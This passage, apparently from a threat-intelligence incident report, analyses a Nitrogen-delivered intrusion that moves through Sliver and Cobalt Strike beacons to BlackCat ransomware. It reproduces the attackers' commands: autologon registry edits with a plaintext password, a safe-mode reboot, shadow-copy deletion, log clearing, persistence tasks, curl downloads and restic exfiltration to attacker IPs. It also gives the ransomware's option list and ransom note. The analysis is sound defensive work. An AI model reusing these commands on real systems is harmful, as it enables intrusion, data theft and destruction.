reg  add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v DefaultUserName /t REG_SZ /d <REDACTED-DOMAIN-
NAME>\backup2 /f
reg  add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v DefaultPassword /t REG_SZ /d JapanNight!128 /f
reg  add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v AutoAdminLogon /t REG_SZ /d 1 /f
timeout  /T 10
shutdown  -r -t 0
```


The above commands were meant to preform the following operations:

- The first command uses bcdedit utility to modify and set the default boot configuration of the system to the “safe mode with networking”.
- The second command is using findstr to check if the previous command executed successfully.
- The following reg commands are used to modify the registry and enable automatic logon using the service account, and add the ransomware binary <REDACTED-COMPANY-NAME>.exe to HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce to be executed on system’s start up.
- The last commands are used to initiate an immediate system restart after a 10 second delay.

The ransomware binary <REDACTED-COMPANY-NAME>.exe executed multiple files and utilities, below are the child and grand child processes showing the behavior of this ransomware binary:

```
C:\<REDACTED-COMPANY-NAME>.exe
----> C:\example.exe C:\example.exe --access-token REDACTED --safeboot-network
--------> C:\Windows\SysWOW64\cmd.exe "cmd" /c "reg add
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\15991160457623399845550968347370640942 /d Service"
--------> C:\Windows\System32\cmd.exe "cmd" /c "bcdedit /set {current} safeboot network"
--------> C:\Windows\SysWOW64\cmd.exe "cmd" /c "C:\example.exe --safeboot-instance --access-token REDACTED --prop-arg-safeboot-
network "
--------> C:\Windows\SysWOW64\cmd.exe "cmd" /c "C:\Windows\TEMP\2-REDACTED-51.exe --safeboot-instance --access-token REDACTED --
prop-arg-safeboot-network --prop-file \"C:\example.exe\""
--------> C:\Windows\SysWOW64\cmd.exe "cmd" /c "C:\example.exe --safeboot-instance --access-token REDACTED --prop-arg-safeboot-
network "
--------> C:\Windows\SysWOW64\cmd.exe "cmd" /c "C:\Windows\TEMP\2-REDACTED-51.exe --safeboot-instance --access-token REDACTED --
prop-arg-safeboot-network --prop-file \"C:\example.exe\""
--------> C:\Windows\SysWOW64\cmd.exe "cmd" /c "C:\example.exe --safeboot-instance --access-token REDACTED --prop-arg-safeboot-
network "
--------> C:\Windows\SysWOW64\cmd.exe "cmd" /c "C:\Windows\TEMP\2-REDACTED-51.exe --safeboot-instance --access-token REDACTED --
prop-arg-safeboot-network --prop-file \"C:\example.exe\""
--------> C:\Windows\SysWOW64\cmd.exe "cmd" /c "reg delete
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SafeBoot\Minimal\15991160457623399845550968347370640942 /f"
--------> C:\Windows\SysWOW64\cmd.exe "cmd" /c "reg add
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\15991160457623399845550968347370640942 /f"
--------> C:\Windows\SysWOW64\cmd.exe "cmd" /c "sc delete 15991160457623399845550968347370640942"
--------> C:\Windows\System32\cmd.exe "cmd" /c "bcdedit /deletevalue {current} safeboot"
------------> C:\Windows\SysWOW64\cmd.exe "cmd" /c "wmic csproduct get UUID"
------------> C:\Windows\SysWOW64\cmd.exe "cmd" /c "iisreset.exe /stop"
------------> C:\Windows\SysWOW64\cmd.exe "cmd" /c "reg add
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters /v MaxMpxCt /d 65535 /t REG_DWORD /f"
------------> C:\Windows\System32\cmd.exe "cmd" /c "vssadmin.exe Delete Shadows /all /quiet"
------------> C:\Windows\SysWOW64\cmd.exe "cmd" /c "arp -a"
------------> C:\Windows\System32\cmd.exe "cmd" /c "wmic.exe Shadowcopy Delete"
------------> C:\Windows\SysWOW64\cmd.exe "cmd" /c "wevtutil.exe el"
------------> C:\Windows\SysWOW64\cmd.exe "cmd" /c "wevtutil.exe cl <MULTIPLE EVENT LOGS> (Executed hundreds of times)
```

The threat actor executed the binary example.exe which configured the ransomware, cleared logs and deleted volume shadow copies.




```
USAGE:
    [OPTIONS] [SUBCOMMAND]

OPTIONS:
        --access-token <ACCESS_TOKEN>
            Access Token

        --drag-and-drop
            Invoked with drag and drop

        --drop-drag-and-drop-target
            Drop drag and drop target batch file

        --extra-verbose
            Log more to console (Also forces process to run in attached mode)

    -h, --help
            Print help information

        --log-file <LOG_FILE>
            Enable logging to specified file

        --no-impers
            Do not spawn impersonated processes on Windows

        --no-net
            Do not discover network shares on Windows

        --no-prop
            Do not self propagate(worm) on Windows

        --no-prop-servers <NO_PROP_SERVERS>
            Do not propagate to defined servers

        --no-vm-kill
            Do not stop VMs on ESXi

        --no-vm-kill-names <NO_VM_KILL_NAMES>
            Do not stop defined VMs on ESXi

        --no-vm-snapshot-kill
            Do not wipe VMs snapshots on ESXi

        --no-wall
            Do not update desktop wallpaper on Windows

    -p, --paths <PATHS>
            Only process files inside defined paths

        --prop-file <PROP_FILE>
            Propagate specified file

        --safeboot
            Reboot in Safe Mode before running on Windows

        --safeboot-instance
            Run as safeboot instance on Windows

        --safeboot-network
            Reboot in Safe Mode with Networking before running on Windows

        --sleep-restart <SLEEP_RESTART>
            Sleep for duration in seconds after successful run and then restart. (This is soft
            persistence, keeps process alive no longer then defined in --sleep-restart-duration, 24
            hours by default)

        --sleep-restart-duration <SLEEP_RESTART_DURATION>
            Keep soft persistence alive for duration in seconds. (24 hours by default)

        --sleep-restart-until <SLEEP_RESTART_UNTIL>
            Keep soft persistence alive until defined UTC time in millis. (Defaults to 24 hours
            since launch)

        --ui
```

```
            Show user interface

    -v, --verbose
            Log to console
```

The ransomware options were dissected in Netscope’s BlackCat Ransomware: Tactics and Techniques From a Targeted Attack blog post.


Upon the execution of these utilities, the binary started encrypting files and dropping the ransom note:



RECOVER-wragzl2-FILES.txt - Notepad
File Edit Format View Help

```
>> What happened?

Important files on your network was ENCRYPTED and now they have "wragzl2" extension.
In order to recover your files you need to follow instructions below.

>> Sensitive Data

Sensitive data on your network was DOWNLOADED.
If you DON'T WANT your sensitive data to be PUBLISHED you have to act quickly.

Data includes:
- Employees personal data, CVs, DL, SSN.
- Complete network map including credentials for local and remote services.
- Private financial information including: clients data, bills, budgets, annual reports, bank statements.
- Manufacturing documents including: datagrams, schemas, drawings in solidworks format
- And more...

Samples are available on your User Panel.

>> CAUTION

DO NOT MODIFY ENCRYPTED FILES YOURSELF.
DO NOT USE THIRD PARTY SOFTWARE TO RESTORE YOUR DATA.
YOU MAY DAMAGE YOUR FILES, IT WILL RESULT IN PERMANENT DATA LOSS.

>> What should I do next?

1) Download and install Tor Browser from: https://torproject.org/
2) Navigate to User Panel: http://[redacted]/?access-key=
```

Timeline



25590 - Nitrogen Campaign Drops Sliver and Ends With BlackCat Ransomware

Day 1

12:16 UTC - Initial Access
- Victim executes Nitrogen (fake Advanced IP Scanner)
  - DLL Sideloading: Python311.dll
- Nitrogen drops Sliver beacon
  - C:\Users\[REDACTED]\AppData\Local\Notepad\slv.py
  - C2: 194.49.94.18:8443

12:24 UTC - Discovery
- net group "domain admins" /domain
- ipconfig /all
- nltest /domain_trusts
- net localgroup administrators
- net group "Domain Computers" /domain

12:38 UTC - Persistence
- Scheduled Tasks
  - schtasks /create /I 1 /TR C:\Users\[REDACTED]\AppData\Local\Notepad\UpdateEG.bat /TN UpdateEdge /SC ONIDLE
  - schtasks /create /ru SYSTEM /tn "OneDrive Security Task-S-1-5-21-56785648787" /tr c:\users\[REDACTED]\appdata\local\notepad\UpdateEdge.bat /SC ONSTART /F
  - schtasks /create /ru SYSTEM /tn "OneDrive Security Task-S-1-5-21-567856878789" /tr c:\users\[REDACTED]\appdata\local\notepad\UpdateEdge.bat /sc MINUTE /mo 720 /F
- Registry Keys
  - reg add "HKLM\software\microsoft\windows nt\currentversion\winlogon" /v UserInit /t reg_sz /d "c:\windows\system32\userinit.exe,c:\users\[REDACTED]\appdata\local\notepad\UpdateEdge.bat" /f

13:36 UTC - Command & Control
- Cobalt Strike beacon execution
  - C:\Users\[REDACTED]\AppData\Local\Notepad\wo14.py
  - 91.92.250.65:443

14:05 UTC - Discovery
- net group /Domain
  net group "Domain controllers" /DOMAIN
  net group "domain admins" /DOMAIN
  net localgroup Administrators
  net group "Domain Computers" /DOMAIN
- PowerSploit - PowerView
  - Invoke-FindLocalAdminAccess -Thread 50
  - Get-DomainComputer -OperatingSystem '*server*' -Properties 'name,operatingsystem,operatingsystemversion,lastlogontimestamp,dnshostname' -Ping >> srv.txt
- ping [DomainController]
- ping [FileServer]

14:25 UTC - Credential Access
- Cobalt Strike LSASS dumping
- Obtained local admin credentials

14:47 - UTC Lateral Movement
- WMI execution to server
  - curl -k https://91.92.245.26/python.zip -o c:\windows\adfs\py\python.zip
  - powershell -w hidden -command Expand-Archive C:\windows\adfs\py\python.zip -DestinationPath C:\windows\adfs\py\
  - pythonw.exe wo14.py
    - 91.92.250.65:443

15:12 - UTC Persistence
- Same pattern of scheduled tasks and UserInit registry change as observed on beachhead replicated on server

15:25 UTC - Command & Control
- Sliver beacon execution
  - C:\Users\[REDACTED]\AppData\Local\Notepad\pythonw.exe worksliv.py
  - 194.169.175.134:8443

15:58 UTC - Persistence
- Same pattern of scheduled tasks and UserInit registry change as observed on beachhead replicated for new Sliver beacon

16:33 UTC - Lateral Movement & Persistence
- Same WMI execution pattern as previous replicated to another server
- Cobalt Strike beacon execution
  - pythonw.exe C:\windows\adfs\py\wo12.py
  - 91.92.250.60:443
- Same pattern of scheduled tasks and UserInit registry change as observed on beachhead replicated on server


16:44 UTC - Discovery
- Run from lateral server
  - net group "Domain Admins" /DOMAIN
    route print
    arp -a
    ping [BackupServer]
    net group "domain computers" /domain

16:55 UTC - Lateral Movement & Persistence
- Same pattern of lateral and persistence replicated to file server

16:56 UTC - Credential Access
- 2nd lateral server
  - Cobalt Strike LSASS dumping
  - Likely obtain domain admin credentials

18:17 UTC - Exfiltration
- Threat actor uses restic on the file server to exfiltrate file share data
  - restic.exe -r rest:hxxp://195.123.226.84:8000/ init --password-file ppp.txt
  - restic.exe -r rest:http://195.123.226.84:8000/ --password-file ppp.txt --use-fs-snapshot --verbose backup "F:\Shares\REDACTED"

Day 7



13:51 UTC - Discovery

RDP access to backup server and backups reviewed

Day 8

00:45 UTC - Discovery and Lateral Movement

net group "domain controllers" /domain

xcopy py \\DOMAIN CONTROLLER\c$\windows\adfs\py\ /E/H/D

wmic /NODE:"DOMAIN CONTROLLER" process call create
"C:\windows\adfs\py\pythonw.exe c:\windows\adfs\py\wo12.py"

01:00 UTC - Impact

Reset privileged backup account user

net user REDACTED JapanNight!128 /domain

Copy ransomware binary to remote hosts

cmd.exe /C for /f %%a in (pc.txt) do copy /y
\\REDACTED\c$\REDACTED.exe \\%%a\c$\REDACTED.exe

01:11 UTC - Impact

Ransomware executed on fileshare

cmd.exe /C PsExec64.exe -accepteula
\\FILESERVER -c -f -d -h 1.bat

bcdedit /set {default} safeboot network

reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce /v *a
/t REG_SZ /d "cmd.exe /c C:\REDACTED.exe" /f

reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon"
/v DefaultUserName /t REG_SZ /d REDACTED\USER /f

reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon"
/v DefaultPassword /t REG_SZ /d JapanNight!128 /f

reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon"
/v AutoAdminLogon /t REG_SZ /d 1 /f

timeout /T 10

shutdown -r -t 0

01:12 UTC - Impact

